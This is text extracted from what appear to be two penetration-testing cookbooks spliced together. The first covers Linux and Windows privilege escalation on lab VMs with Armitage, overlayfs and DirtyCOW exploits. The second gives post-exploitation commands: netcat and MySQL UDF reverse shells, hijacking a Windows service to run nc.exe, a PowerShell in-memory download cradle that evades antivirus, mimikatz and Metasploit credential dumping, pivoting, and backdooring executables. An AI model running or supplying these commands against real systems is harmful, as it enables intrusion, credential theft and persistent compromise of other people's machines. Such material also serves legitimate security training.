Armitage: exploit options screen
15. You will then see a successful exploit and a new session opened:
Armitage exploit screen
Privilege Escalation
[300]
16. Select this new session by right-clicking on the Windows machine and selecting Meterpreter 2 | Interact | Meterpreter Shell:
Armitage: main screen
17. Now let's rerun the previous commands. You will notice that I am logged in as SYSTEM and I do have the privileges to run the getsystem command:
getuid
sysinfo
getsystem
Privilege Escalation
[301]
Armitage: meterpreter console
Local Linux system check for privilege escalation
In this recipe, we will use a Python script to check the system for vulnerabilities that could lead to privilege escalation.
Getting ready
Let's ensure the following prerequisites:
Your Metasploitable machine is connected to the NAT network (remove it immediately after this lab)
Your Metasploitable machine is powered up
How to do it...
In this recipe we will try and discover a vulnerability that will allow us to escalate privileges in linux:

1. Log in to the Metasploitable machine with the username msfadmin and password msfadmin.
Privilege Escalation
[302]
2. From the terminal prompt of the Metasploitable machine, run the following commands:
cd <enter>
wget http://www.securitysift.com/download/linuxprivchecker.py <enter>
python ./linuxprivchecker.py >> vulns.txt <enter>
tail --lines=50 vulns.txt |more <enter>
3. You can now scroll through a list of vulnerabilities that can be used against this machine to provide privilege escalation:
Metasploitable console output
4. From here, you can use the exploit DB we learned to use in previous recipes to see what attacks can be used against the Linux VM for privilege escalation.
Local Linux privilege escalation
In this recipe, we will use a known exploit to gain elevated privileges for the logged-in user in Linux. We will have login credentials for a standard user and we will then escalate their privileges through local account access.
Privilege Escalation
[303]
Getting ready
Let's ensure the following prerequisites:
Your Kali VM is up and running
Download and set up Vulnerable OS 2 (VulnOS2) from https:/ / www. vulnhub. com/ entry/ vulnos- 2,147/
Attach the network interface to your host-only network
Start your VulnOS2 image
Refer to Chapter 1, Installing Kali and the Lab Setup, if you need assistance setting up the VM in VirtualBox.
How to do it...
We will now elevate privileges in Linux:
1. Start by finding the IP address of the VulnOS2 image – we can use a simple nmap scan to find it. Open a terminal window by clicking on the terminal icon.
2. Enter the following commands to run a quick nmap for the host-only network of 192.168.56.0/24:
nmap -T4 -F 192.168.56.0/24
Privilege Escalation
[304]
3. From our output, we can see that the address of the machine is 192.168.56.104:
Kali console output
We are going to use this exploit through SSH access to the device. Local access to the device will work; however, the person who designed the VM used the AZERTY keyboard layout, so you will have to adjust for that if you want to do it locally. As this layout assumes a different keyboard layout you will not be able to simply type as you normally would. The creators intention for this is that as a penetration tester you have to be aware that different users or computers may provide unfamiliar environments to you that you would have to adjust to.
4. Let's SSH to the device and use the credentials that we found through other means. From the Kali command terminal window, enter the following:

ssh webmin@192.168.56.104
Privilege Escalation
[305]
The username is webmin and the password is webmin1980. If you are asked whether to continue connecting, select yes. If you were given an error stating that the remote host identification has changed, you can clear your known hosts by typing rm /root/.ssh/known_hosts <enter> from the console and trying to SSH again.
5. Now assuming we used the previous recipe, Local Linux system check for privilege escalation, we could find that this system is vulnerable to exploit 37292.
6. Open Firefox and go to https:/ / www. exploit- db. com/ exploits/ 37292/ . Review the details of the exploit and click on View Raw and copy its contents to the clipboard:
Vulnerability 37292 (CVE-2015-1328) overlayfs is a vulnerability affecting Ubuntu where it does not do proper checking of file creation in the upper filesystem area. Exploiting this can lead to root privilege.
Firefox: exploit database
Privilege Escalation
[306]
7. From the SSH session, enter the following:
cd <enter>
touch 37292.c <enter>
nano 37292.c <enter>
8. Paste the contents of the clipboard, exit nano, and save the file:
nano editor screen
9. Now we must compile the C code by entering the following—also note that we are logged in as webmin and the shutdown command fails:
cd <enter>
gcc 37292.c -o 37292 <enter>
whoami <enter>
shutdown -h now <enter>
Privilege Escalation
[307]
10. Now let's run the exploit by entering the following:
cd <enter>
./37292 <enter>
whoami <enter>
11. You will now notice that you are the root user:
Console output screen
Remote Linux privilege escalation
In this recipe, we will use Metasploit against the Metasploitable VM to raise the privileges of the user.
Getting ready
Let's ensure the following prerequisites:
Your Kali VM is up and running
Your Metasploitable VM is up and running and on the host-only network
Privilege Escalation
[308]
How to do it...
In this recipe we will remotely elevate privilege on a Linux device:
1. First, let's log in to the Metasploitable VM and add a standard user. Metasploitable's default username is msfadmin and password msfadmin.
2. From the console, enter the following commands to add a user and validate the

IP address of the Metasploitable host:
cd <enter>
ifconfig <enter>
sudo useradd -m user7 <enter>
msfadmin <enter>ex
sudo passwd user7 <enter>
password <enter>
password <enter>
exit <enter>
Metasploitable console
Privilege Escalation
[309]
3. From Kali, let's start Armitage.
Refer to Chapter 4, Finding Exploits in the Target, for information on starting Armitage.
4. From Armitage, add the Metasploitable VM, in my case 192.168.56.105, by clicking on Hosts | Add Hosts:
Armitage: main screen
Privilege Escalation
[310]
5. From the Add Hosts dialog box, enter your Metasploitable VM's IP address and click on Add. Click on OK on the confirmation dialog box:
Armitage: Add Hosts dialog box
6. Run a quick scan against the device by selecting the host and then clicking on Hosts | Nmap Scan | Intense Scan. Ensure the IP address of your VM is populated in the input screen and click on OK:
Armitage: Input dialog box
7. Once the scan is complete, click OK in the Scan Complete dialog box.
8. Now click on Attacks | Find attacks from the top menu and click on OK in the Attack Analysis Complete... dialog box.
9. Now let's log in with Telnet to the Metasploitable machine with the username and password that we have by right-clicking on the host and selecting Login | telnet:
Privilege Escalation
[311]
Armitage: main screen
10. In the login dialog box, enter user7 for the user and password for the password, and then click on Launch:
.
Armitage: Launch dialog box
Privilege Escalation
[312]
11. You will now see that we have remote access to the box based on the host icon change:
Armitage: main screen
12. Right-click on the hosts and select the shell | Interact option, and you will be dropped into a Command Prompt window on the Metasploitable machine. Enter the following:
whoami <enter>
shutdown -h now <enter>
sudo shutdown -h now <enter>
Privilege Escalation
[313]

13. From the output, you will notice that we are a standard user and have no root or sudo privileges:
Armitage: shell output
14. Now let's try and exploit the system to gain root access. Right-click on the hosts and select Attack | samba | usermap_script:
Armitage: main screen
Privilege Escalation
[314]
15. On the attack dialog box, make sure your LHOST is correct, and click on Launch:
Armitage: attack dialog
16. After it shows a successful launch, you will see that a new shell session was created, in my case, shell 8:
Armitage exploit output
17. Right-click on the host and select the shell8 | Interact option, and you will be dropped into a Command Prompt window in the Metasploitable machine. Enter the following:
whoami <enter>
Privilege Escalation
[315]
18. You will now see that we are the root user and we can shut down the host with the following command:
shutdown -h now <enter>
Armitage shell output
19. You will notice if you switch to the screen of the Metasploitable machine that it is shutting down:
Metasploitable console: machine shutting down
Privilege Escalation
[316]
DirtyCOW privilege escalation for Linux
In this recipe, we will use DirtyCOW to exploit Linux.
We will use Metasploit with the DirtyCOW vulnerability to provide privilege escalation. Dirty Copy-On-Write (DirtyCOW) was recently discovered and was a major vulnerability as it went for several years without being recognized and patched. DirtyCOW is a privilege escalation bug that exploits a race condition in the copy on write function.
Getting ready
Let's ensure the following prerequisites:
Your Kali VM is up and running
Your Metasploitable VM is up and running and on the host-only network
How to do it...
We will now launch DirtyCOW against a Linux machine:
1. Open up a terminal window by clicking on the terminal icon:
2. Enter the following commands to download our DirtyCOW exploit:
cd <enter>
wget https://github.com/FireFart/dirtycow/raw/master/dirty.c
<enter>
nano dirty.c <enter>
Privilege Escalation
[317]
3. From within nano, look for the section struct Userinfo user; and change the user.username to "dirtycow":
nano interface
4. Now we will send over the C code to our Metasploitable machine for compiling. I will use the same username and password I created in a previous

recipe, Remote Linux privilege escalation.
cd <enter>
scp ./dirty.c user7@192.168.56.105:dirty.c <enter>
password <enter>
5. From your Kali VM, open an SSH session to your Metasploit VM as a standard user:
ssh user7@192.168.56.105 <enter>
password <enter>
Privilege Escalation
[318]
6. Let's compile our new exploit:
gcc -pthread dirty.c -o dirty -lcrypt <enter>
7. Now we will take a look at how we are before we launch the exploit:
whoami <enter>
id <enter>
cat /etc/shadow <enter>
sudo /etc/shadow <enter>
password <enter>
8. You will notice I am a standard user and have no root privileges, nor am I a sudo user:
Metasploitable machine output
9. Let's now run the dirtycow exploit:
./dirty <enter>
dirtycow <enter>
This will take several minutes to complete; be patient until you are back at the Command Prompt window.
Privilege Escalation
[319]
Metasploitable: DirtyCOW exploit
10. Now let's see if we have a user we can su too:
su dirtycow
dirtycow
whoami
id
cat /etc/shadow
Privilege Escalation
[320]
11. You will now see from the output that I am an elevated user and root equivalent:
Metasploitable: elevated privileges output.
Don't forget to restore your /etc/passwd file when finished by entering the following command: mv /tmp/passwd.bak /etc/passwd.

Introduction
This is privilege escalation, as described on Wikipedia, privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. This results in unauthorized access to resources. Two types of privilege escalation are possible:
Horizontal: This occurs in conditions where we are able to execute commands or functions that were not originally intended for the user access we currently have
Vertical: This kind of exploitation occurs when we are able to escalate our privileges to a higher user level, for example, getting root on the system

Have Shell Now What?
[215]
In this chapter, you will learn the different ways of escalating our privileges on Linux and Windows systems as well as gaining access to the internal network.
Spawning a TTY Shell
We have covered different types of privilege escalation. Now let's look at some examples on how to get a TTY shell on this system. A TTY showcases a simple text output environment, that allows us to type commands and get the output.
How to do it...
1. Let's look at the following example, where we have a web application running zenPHOTO:
Have Shell Now What?
[216]
2. The zenPHOTO already has a public exploit running, which we get access to via a limited shell:
3. Since this is a limited shell, we try to escape it and get a reverse connection by first uploading netcat on the system and then using netcat to gain a backconnect:
wget x.x.x.x/netcat –o /tmp/netcat
Have Shell Now What?
[217]
4. Now we can backconnect using the following command:
netcat <our IP > -e /bin/bash <port number>
5. Looking at our Terminal window, where we had our listener setup, we will see a successful connection:
nc –lnvp <port number>
Let's get a more stable TTY shell; assuming it's a Linux system, we already have Python installed on it and we can get a shell using this:
python -c 'import pty; pty.spawn("/bin/sh")'
We now have a much better way to execute commands. Sometimes, we may find ourselves in a situation in which the shell we gain access to via ssh or another method is a limited shell.
One very famous limited shell is lshell, which allows us to run only a few commands, such as echo, ls, help, and so on. Escaping lshell is easy as all we have to do is type this:
echo os.system('/bin/bash')
And we have access to a command shell with no more limits.
Have Shell Now What?
[218]
There's more...
There are various other ways to spawn a TTY shell using Ruby, Perl, and so on. This can be seen at http:/ / netsec. ws/ ? p= 337.
Looking for weakness
Now that we have a stable shell, we need to look for vulnerabilities, misconfigurations, or anything that will help us in escalating privileges on the system. In this recipe, we will look at some of the ways in which privileges can be escalated to get the root of the system.
How to do it...
The basic step I would recommend to all of you after we have a shell on a server is to do as much enumeration as possible: the more we know, the better we have a chance of escalating privileges on the system.
Have Shell Now What?
[219]
The key steps to escalating privileges, as mentioned on g0tmi1k, on a system are as follows:

Collect: Enumeration, more enumeration, and some more enumeration.
Process: Sort through data, analyze, and prioritize.
Search: Know what to search for and where to find the exploit code.
Adapt: Customize the exploit so it fits. Not every exploit works for every system out of the box.
Try: Get ready for (lots of) trial and error.
We will look at some of the most common scripts available on the internet, which makes our job easier by printing out whatever we need in a formatted manner.
The first one is LinEnum, which is a shell script created by the reboot user. It performs over 65 checks and shows us everything we need to start with:
Have Shell Now What?
[220]
Seeing the source code, we will see that it will display information such as kernel version, user info, world-writable directories, and so on:
The next script we can use is LinuxPrivChecker. It is made in Python. This script also suggests privilege escalation exploits that can be used on the system:
Have Shell Now What?
[221]
These scripts are easy to find on Google; however, more information about this or the manual commands we can use to do the job ourselves can be found at http:/ / netsec. ws/ ? p= 309 and G0tmilk's blog https:/ / blog. g0tmi1k. com/ .
One more great script was created by Arr0way (https:/ / twitter. com/ Arr0way). He made it available on his blog, https:/ / highon. coffee/ blog/ linux- local- enumeration- script.
We can read the source code available on the blog to check everything the script does:
Horizontal escalation
You have already learned how to spawn a TTY shell and perform enumeration. In this recipe, we will look at some of the methods where horizontal escalation can be done to gain more privileges on the system.
How to do it...
Here, we have a situation where we have got a reverse shell as www-data.
Have Shell Now What?
[222]
Running sudo –-list, we find that the user is allowed to open a configuration file as another user, waldo:
So, we open up the config file in VI Editor, and to get a shell in VI, we type this in the VI's command line:
!bash
We now have a shell with the user waldo. So, our escalation was successful.
In some cases, we may also find authorized keys in the ssh directory or saved passwords, that help us perform horizontal escalation.
Vertical escalation
In this recipe, we will look at some examples using which we can gain access to a root account on a comprised box. The key to a successful escalation is to gather as much information as possible about the system.
Have Shell Now What?
[223]
How to do it...
The first step of rooting any box would be to check whether there are any publically available local root exploits:
1. We can use scripts such as Linux Exploit Suggester. It is a script built in Perl where we can specify the kernel version and it will show us the possible publiclyavailable exploits we can use to gain root privileges. The script can be

downloaded from https:/ / github. com/ PenturaLabs/ Linux_ Exploit_
Suggester:
git clone https://github.com/PenturaLabs/Linux_Exploit_Suggester.git
2. Now we go to the directory using the cd command:
cd Linux_Exploit_Suggester/
Have Shell Now What?
[224]
3. It is simple to use, and we can find the kernel version by command:
uname –a
4. We can also use the enumeration scripts that we saw in the previous recipe. Once we have the version, we can use it with our script with the following command:
perl Linux_Exploit_Suggester.pl -k 2.6.18
Let's us try using one of the exploits; we will be using the latest one that came out, that is, dirty cow.
This is the definition of dirty cow as explained by RedHat: a race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.
Have Shell Now What?
[225]
The exploit code can be seen on exploit DB at https:/ / www. exploit- db. com/ exploits/ 40839/ . This particular exploit adds a new user to etc/passwd with root privileges:
We download the exploit and save it on the server's /tmp directory. It's written in C language, so we can compile it using gcc on the server itself using the following command:
gcc –pthread dirty.c –o <outputname> -lcrypt
Have Shell Now What?
[226]
We chmod (change file permissions) the file using this:
chmod +x dirty
And then we run it using ./dirty. We will lose our backconnect access, but if everything goes well, we can now ssh into the machine as the root with the username firefart and password firefart.
We try the ssh using this command:
ssh –l firefart <IP Address>
Now, dirty cow is a bit unstable, but we can use this workaround to make it stable:
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
Let's execute the command ID; we will see that we are now root on the system!
Have Shell Now What?
[227]
Now let's look at another method to achieve the root. In this situation, we will assume that we have a shell on system and the enumeration scripts we ran showed us that MySQL process is running as the root on the system.
MySQL has a feature called User Defined Functions (UDF); let's look at a way to get root via UDF injection. Now we have two options: either download the code and compile on the compromised system or download a precompiled code from https:/ / github. com/ mysqludf/ lib_ mysqludf_ sys/ blob/ master/ lib_ mysqludf_ sys. so.
Once it has been downloaded, we log in to the database. Usually, people leave the default root password blank; or, we can get one from the config files of the web application running on the server.
Now, we create a table and insert our file into the table using these commands:
create table <table name> (hello blob);
insert into <table name> values (load_file('/path/to/mysql.so'));

select * from <table name> into dumpfile
'/usr/lib/mysql/plugin/mysqludf.so';
Have Shell Now What?
[228]
For Windows systems, the commands are the same; only the path to
MySQL would be different.
Next, we create a sys_eval function, that will allow us to run system commands as the root user. For Windows, we run this command:
CREATE FUNCTION sys_eval RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
For Linux, we run this command:
CREATE FUNCTION sys_eval RETURNS integer SONAME 'mysqludf.so;
Now we can use sys_eval for anything we want; for example, to backconnect, we can use this:
select sys_eval('nc –v <our IP our Port> -e /bin/bash');
This will give us a reverse shell as the root on the system:
There are other ways too, such as adding our current user to the sudoers file. It's all up to our imagination.
Node hopping – pivoting
Once we are in one system on the network, we need to now look for other machines on the network. Information gathering is the same as what we learned in the previous chapters. We can start by installing and using nmap to look for other hosts and the application or services running. In this recipe, you will learn about a few tricks to get access to the port in the network.
Have Shell Now What?
[229]
How to do it...
Let's assume we have shell access to a machine. We run ipconfig and find that the machine is connected to two other networks internally:
Now we nmap scan the network and find some machines with a couple of ports open. You learned about a cool way of pivoting into the networks so that we can access the applications running behind other network on our machine.
We will do a ssh port forward using the following command:
ssh –L <our port> <remote ip> <remote port> username@IP
Have Shell Now What?
[230]
Once this is done, we open the browser and go to the port number we used:
We will have access to the application running on the remote host.
There's more…
There are other ways to port forward; for example, using proxychains will help you dynamically forward the ports running on a server inside a different network subnet. Some of the techniques can be found at https:/ / highon. coffee/ blog/ ssh- meterpreterpivoting-techniques/ .
Privilege escalation on Windows
In this recipe, you will learn a few ways to get the administrator account on the Windows Server. There are multiple ways to get administrator rights on a Windows system. Let's look at a few ways in which this can be done.
Have Shell Now What?
[231]
How to do it...
Once we have meterpreter on the system, Metasploit has an inbuilt module to try three different methods to get admin access. First, we will see the infamous getsystem of Metasploit. To view the help, we type this:
getsystem –h

To try and get admin, we type the following command:
getsystem
We can see we are now NT AUTHORITY\SYSTEM. Sometimes, this technique may not work, so we try another way to get the system on the machine. We will look at some ways to reconfigure Windows services.
We will use sc (known as service configuration) to configure Windows services.
Let's look at the upnphost service:
sc qc upnphost
Have Shell Now What?
[232]
First, we upload our netcat binary on the system. Once that's done, we can change the binary path of a running service with our binary:
sc config upnphost binPath= "<path to netcat>\nc.exe -nv <our IP> <our port> -e C:\WINDOWS\System32\cmd.exe"
sc config upnphost obj= ".\LocalSystem" password= ""
Have Shell Now What?
[233]
We confirm whether the changes have been made:
Now we need to restart the service, and once that's done, we should have a back connection with admin privileges:
net start upnphost
Instead of netcat, we can also use the net user add command to add a new admin user to the system, among other things.
Now let's try another method: Metasploit has a lot of different local exploits for Windows exploitation. To view them, we type in msfconsole use exploit/windows/local <tab>.
Have Shell Now What?
[234]
We will use kitrap0d to exploit. Use exploit/windows/local/ms10_015_kitrap0d.
We set our meterpreter session and payload:
We then run the exploit:
We have the admin. Let's use one more exploit: the infamous bypassuac:
use exploit/windows/local/bypassuac
Have Shell Now What?
[235]
We now set the session of our current meterpreter, which we have on the system:
set session 1
We run and see a second meterpreter with admin privileges open for us:
Using PowerSploit
With the launch of PowerShell, new ways to exploit Windows machine also came in. As described by Wikipedia, PowerShell (including Windows PowerShell and PowerShell Core) is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and associated scripting language built on the .NET Framework. In this recipe, we will use PowerSploit, which is a PowerShell-based post exploitation framework to gain access to meterpreter on a system.
How to do it…
Following are the steps to use PowerSploit:
1. We will now assume a situation in which we have a Windows-based environment in which we have managed to gain shell access. We do not have admin rights on the system.
Have Shell Now What?
[236]
2. Let's look at a cool way of getting a meterpreter without actually downloading a file on the system using PowerSploit. It comes inbuilt with Kali in Menu.

3. The trick here will be to download a PowerShell script and load it into memory, and as it is never saved on HDD, the antivirus will not detect it.
4. We first check whether PowerShell is installed by running powershell:
5. We will use the command. Using single quotes is important; else, we may get a missing parenthesis error:
powershell IEX (New-Object Net.WebClient).DownloadString ('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1')
Have Shell Now What?
[237]
6. We should not see any error. Now that our script is all set, we invoke the module and see help with the following command:
Get-Help Invoke-Shellcode
7. Now we run the module:
powershell Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.110.33 -Lport 4444 –Force
8. Before we run the preceding script, we start our handler.
Have Shell Now What?
[238]
9. We should have a meterpreter now.
10. Now since we have meterpreter, we can use any of the recipes mentioned earlier to get system rights.
There's more…
PowerSploit has lots of PowerShell modules that can be used for further exploitation, such as gaining privileges, bypassing antivirus, and so on.
We can read all about this at:
https:/ / github. com/ PowerShellMafia/ PowerSploit
https:/ / null- byte. wonderhowto. com/ how- to/ hack- like- pro- usepowersploit- part- 1- evading- antivirus- software- 0165535/
Pulling plaintext passwords with mimikatz
Now that we have a meterpreter, we can use it to dump passwords from the memory. Mimikatz is a great tool for this. It tries and dumps the password from the memory.
As defined by the creator of mimikatz himself:
"It is made in C and considered as some experiments with Windows security" It's now well known to extract plaintexts passwords, hash, and PIN code and kerberos tickets from memory. Mimikatz can also perform pass-the-hash, pass-the-ticket or build Golden tickets."
Have Shell Now What?
[239]
How to do it…
Following are the steps to use mimikatz:
1. Once we have the meterpreter and system privileges, we load up mimikatz using this command:
load mimikatz
2. To view all the options, we type this command:
help mimikatz
3. Now in order to retrieve passwords from the memory, we use the built-in command of Metasploit:
msv
Have Shell Now What?
[240]
4. We can see that the NTLM hashes are shown on the screen. To view Kerberos

credentials, we type this:
kerberos
Have Shell Now What?
[241]
If there were any credentials, they would have been shown here.
Dumping other saved passwords from the
machine
You have already learned about dumping and saving plaintext passwords from the memory. However, sometimes, not all passwords are dumped. Not to worry; Metasploit has other post-exploitation modules, using which we can gather saved passwords of different applications and services running on the server we compromised.
How to do it...
First, let's check what applications are running on the machine. We use this command:
use post/windows/gather/enum_applications
We see the options; now all we need is our session, using the following command:
set session 1
Have Shell Now What?
[242]
Run it and we will see the list of applications installed on the system:
Now that we know what applications are running, let's try to collect more information.
We will use use post/windows/gather/enum_chrome.
It will gather all the browsing history, saved passwords, bookmarks, and so on. Again, we set our session and run this:
Have Shell Now What?
[243]
We will see that all the gathered data has been saved in a txt:
Now we will try to gather the stored configuration and credentials of the FileZilla server (the FTP server that can be used to transfer files) that is installed on the machine. We will use the module:
use post/windows.gather/credentials/filezilla_server
Have Shell Now What?
[244]
We set the session and run it, and we should see the saved credentials:
Let's use another post-exploitation module to dump the database passwords. We will use this:
use exploit/windows/gather/credentials/mssql_local_hashdump
We set the session and run this using run -j. We will see the credentials on the screen:
Have Shell Now What?
[245]
Pivoting into the network
Once we have complete control over a computer in the system, our next step should be to pivot into the network and try exploiting and getting access to as many machines as possible. In this recipe, you will learn the easy way to do that with Metasploit.
How to do it...
Metasploit has an inbuilt meterpreter script, that allows us to add a route and enables us to attack other machines in the network using the current one. The concept is really simple; all we have to do is execute this:
run autoroute –s <IP subnet>
Once this is done, we can simply exploit the machines using the same methods that we covered in the previous recipes.
Backdooring for persistence
An important part of successful exploitation is to be able to keep access to the compromised machine. In this recipe, you will learn about an amazing tool known as the Backdoor

Factory. The main goal of Backdoor Factory is to patch Windows/Linux binaries with our shell code so that the executable runs normally, along with executing our shell code every time it executes.
Have Shell Now What?
[246]
How to do it...
Backdoor Factory comes installed with Kali. And it can be run using backdoor-factory.
To view all the features of this tool, we will use the help command:
backdoor-factory –help
Usage of this tool is not too hard; however, it is recommended that the
binaries be tested before being deployed on the target system.
To view what options are available for a particular binary we choose to backdoor, we use the following command:
backdoor-factory –f <path to binary> -s show
Have Shell Now What?
[247]
We will then use iat_reverse_tcp_stager_threaded:
backdoor-factory –f <path to binary> -s iat_reverse_tcp_stager_threaded –H
<our IP> -P <Port>
Next, we choose the cave we want to use for injecting our payload:
Our binary has been created and is ready to be deployed.
Have Shell Now What?
[248]
Now all we need to do is to run a handler that will accept the reverse connection from our payload:
Now when the .exe is executed on the victim machine, we will have our meterpreter connected:
9 Buffer Overflows
In this